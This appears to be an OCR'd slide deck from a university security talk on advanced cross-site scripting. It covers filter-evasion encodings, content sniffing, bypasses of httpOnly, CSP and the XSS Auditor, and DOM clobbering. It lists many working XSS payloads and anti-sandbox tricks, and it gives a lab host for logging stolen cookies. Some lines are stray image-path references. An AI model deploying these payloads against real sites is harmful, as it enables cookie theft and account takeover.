Advanced XSS

Nicolas Golubovic


RUHR
UNIVERSITÄT
BOCHUM
RUB

Image courtesy of chanpipat / FreeDigitalPhotos.net


RUHR-UNi
FINGERS
BOCHUM!

Today's menu

1. Starter: reboiled XSS
2. Course: spicy blacklists & filters
3. Course: sweet content sniffing
4. Course: salty defenses
   a. httpOnly cookies
   b. Content Security Policy (CSP)
   c. XSS Auditor
5. Dessert: tips and tricks
   a. DOM clobbering
6. Cookies?

Reboiled XSS

Image courtesy of picture alliance

Cross-site scripting

<tag>
...
injection
...
</tag>
or
anchor

- the urge to alert(1)

Cross-site scripting

<tag>

...

<script>alert(1)</script>


...

</tag>


or

<a name="" onmouseover="alert(1)"
>anchor

Cross-site scripting



Cross-site scripting



ways to execute scripts?

Script tag

<script>code</script>

<script src=//url></script>

<script src=//url defer></script>

Event handlers

<svg onload=alert(1)>

<input onfocus=alert(1) autofocus>

<img src=x onerror=alert(1)>

...

Pseudo-handler

a

<iframe src="javascript:alert(1)"></iframe>

<object data="javascript:alert(1)"> FF

...

eval and similar

eval('alert(1)');

setTimeout('alert(1)', 0);

CSS: expression(alert(1)); IE


...

XSS


- user-supplied data presented to users
- XSS mostly a problem of insufficient sanitization
- Reflected
- persistent
- DOM-based

Blacklists & filters

Blacklists & filters



Blacklists & filters



Problems

- DOM-based XSS
- Server-side code does not really "understand" client-side
  - Browsers *do* transform response
  - subtle differences between Browsers!

Example

- javascript:alert(1) considered evil?

Example

- javascript:alert(1) considered evil?

- maybe
  &#x6a&#x61&#x76&#x61&#x73&#x63&#x72
  &#x69&#x70&#x74:alert(1)
  less so ;-)

Example

- oh, alert(1) was the problem?

Example

- oh, so alert(1) was the problem?
- let's try \u0061\u006c\u0065\u0072\u0074(1)

Yep, it's that ugly

- &#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3a&#x5c&#x75&#x30&#x30&#x36&#x31&#x5c&#x75&#x30&#x30&#x36&#x63&#x5c&#x75&#x30&#x30&#x36&#x35&#x5c&#x75&#x30&#x30&#x37&#x32&#x5c&#x75&#x30&#x30&#x37&#x34&#x28&#x31&#x29

Even more...

- decimal escapes with as many zeroes as you want: &#0000097
- : and other special entities
- --> & <!-- = valid JavaScript comments
- Non-alphanumeric JavaScript

-> hackvertor.co.uk (Gareth Heyes)

...and more...

- feed:javascript:,
  feed:feed:javascript:,
  feed:feed... okay you get it
  (old Firefox versions)
- IE allows for rather interesting vectors:
  [0x01]javascript:, [0x02]javascript:

-> shazzer.co.uk (Gareth Heyes)

...and SVG

```
<svg><script><![CDATA[\]]><![CDATA[u0061]]
><![CDATA[lert]]>(1)</script>
```

```
<svg><script>a<!>l<!>e<!>r<!>t<!>(<!>1<!>)
</script>
```

(vectors by Mario Heiderich)

Get the point?

Image courtesy of imagerymajestic / FreeDigitalPhotos.net

Content sniffing

Image courtesy of photostock / FreeDigitalPhotos.net

Content sniffing

- browsers love markup
- they try to recognize it where they can
  -> "content sniffing"
- IE behaved nasty
  - today hidden in "compatibility view"
- want up-to-date results?
  - github.com/qll/DoesItSniff
- another story: charset sniffing

Chrome 27 sniffs...

- when MIME-type is
  - unknown/unknown
  - application/unknown
  - foo or basically anything without a /
- when there is no MIME-type

- X-Content-Type-Options: nosniff works

Firefox 21 sniffs...

- when MIME-type is
  - foo or basically anything without a /
    - even when asked not to
- when there is no MIME-type

- X-Content-Type-Options: nosniff works sometimes

IE 10 sniffs...

- when MIME-type is
  - application/octet-stream
  - in compatibility view: text/plain
- when there is no MIME-type
  - even when asked not to

- X-Content-Type-Options: nosniff works sometimes

Defenses

Defense in Depth?

- regular defenses:
  - consistent charset
  - HTML-encode in markup
  - ...
- multiple layers of defense
- so how good are they?

httpOnly cookies

- more attack surface than stealing cookies
- unreadable for JavaScript / plugins
- really?

httpOnly cookies

- more attack surface than stealing cookies
- unreadable for JavaScript / plugins
- really?
- depends :-)
- Prior to FF 16: LiveConnect
  html5sec.org/java (Mario Heiderich)

CSP

- ambitious
- eradicates most XSS used today
- silver bullet?

CSP

- ambitious
- eradicates most XSS used today
- silver bullet?
  - JSONP
  - scripting?
    - Zalewski: lcamtuf.coredump.cx/postxss
    - Heiderich et al.: "Scriptless Attacks"

XSS Auditor

- XSS Filter in Chrome
- aims to make reflected XSS harder
- compares URL to HTTP response body
- if matches are found they will be sanitized

XSS Auditor

- XSS Filter in Chrome
- aims to make reflected XSS harder
- compares URL to HTTP response body
- if matches are found they will be sanitized
- has been broken several times

XSS Auditor

- XSS Filter in Chrome
- aims to make reflected XSS harder
- compares URL to HTTP response body
- if matches are found they will be sanitized
- has been broken several times
- can be used for an attack
  - selectively disable scripts

Tips and tricks

Tips and tricks


```
<script>
a = '</script><svg onload=alert(1)>';
</script>
```

What will happen?

Tips and tricks

```
<script>
a = '</script><svg onload=alert(1)>';
</script>
```

What will happen? -> it will



-> </script> takes precedence

Tips and tricks

- short vectors with arbitrary code:
  - <svg onload=eval(URL) #\u2029alert(1)
    - Chrome, IE, (Opera)
    - Gareth Heyes & Stefano Di Paola
  - <svg onload=eval(window.name)
  - <svg onload=eval(location.hash.slice(1))
  - <script src=//ø.pw></script> #alert(1)
    - kudos to Mario Heiderich for the domain
- without braces:
  - location=name

Payload lifetime

- payload dies when user navigates away :-(
- even on same-origin navigation

Payload lifetime

- payload dies when user navigates away :-(
- even on same-origin navigation
- ideas of Heiderich & Kotowicz
  - iceqll.eu/poc/persistent.js
    - 100%x100% iframe
    - uses history.pushState / onpopstate

XSS tripwires

- be careful, tripwires are fashionable
  - don't test with alert(1)
  - use anti-sandbox tricks
    - delete alert;alert(1)
    - FF: Components.lookupMethod(window, 'alert')(1)
  - be creative!

DOM clobbering?

Access forms via their name:

<form name=a>content</form>

> document.a.innerHTML
"content"

DOM clobbering?

What now?

<form name=querySelector>a</form>

DOM clobbering?

What now?

```
<form name=querySelector></form>

> document.querySelector
<form name=querySelector></form>
```

DOM clobbering!

Consider this:

```
<div id=a></div>
<form name=querySelector></form>
<script>
    var a = document.querySelector('#a');
    a.innerHTML = 'test';
</script>
```

DOM clobbering!

- <img name=body>
- <form name=head>
- <iframe name=whatever></iframe>
- <form name=body>
  <input name=firstChild>
  for document.body.firstChild
- ...

Thank you

Questions?

Let the fun begin

alertme.iceqll.eu/1

You can log stolen cookies and stuff here:
http://l:o@g.iceqll.eu/

Slides: iceqll.eu/talks/advanced_xss

Resources

- Michal Zalewski: The Tangled Web, lcamtuf.coredump.cx, Browser Security Handbook
- Publications by Mario Heiderich et al.,
- Mario Heiderich: html5sec.org
- @garethheyes: thespanner.co.uk
- @kkotowicz: blog.kotowicz.net
- @wisecwisec: code.google.com/p/domxsswiki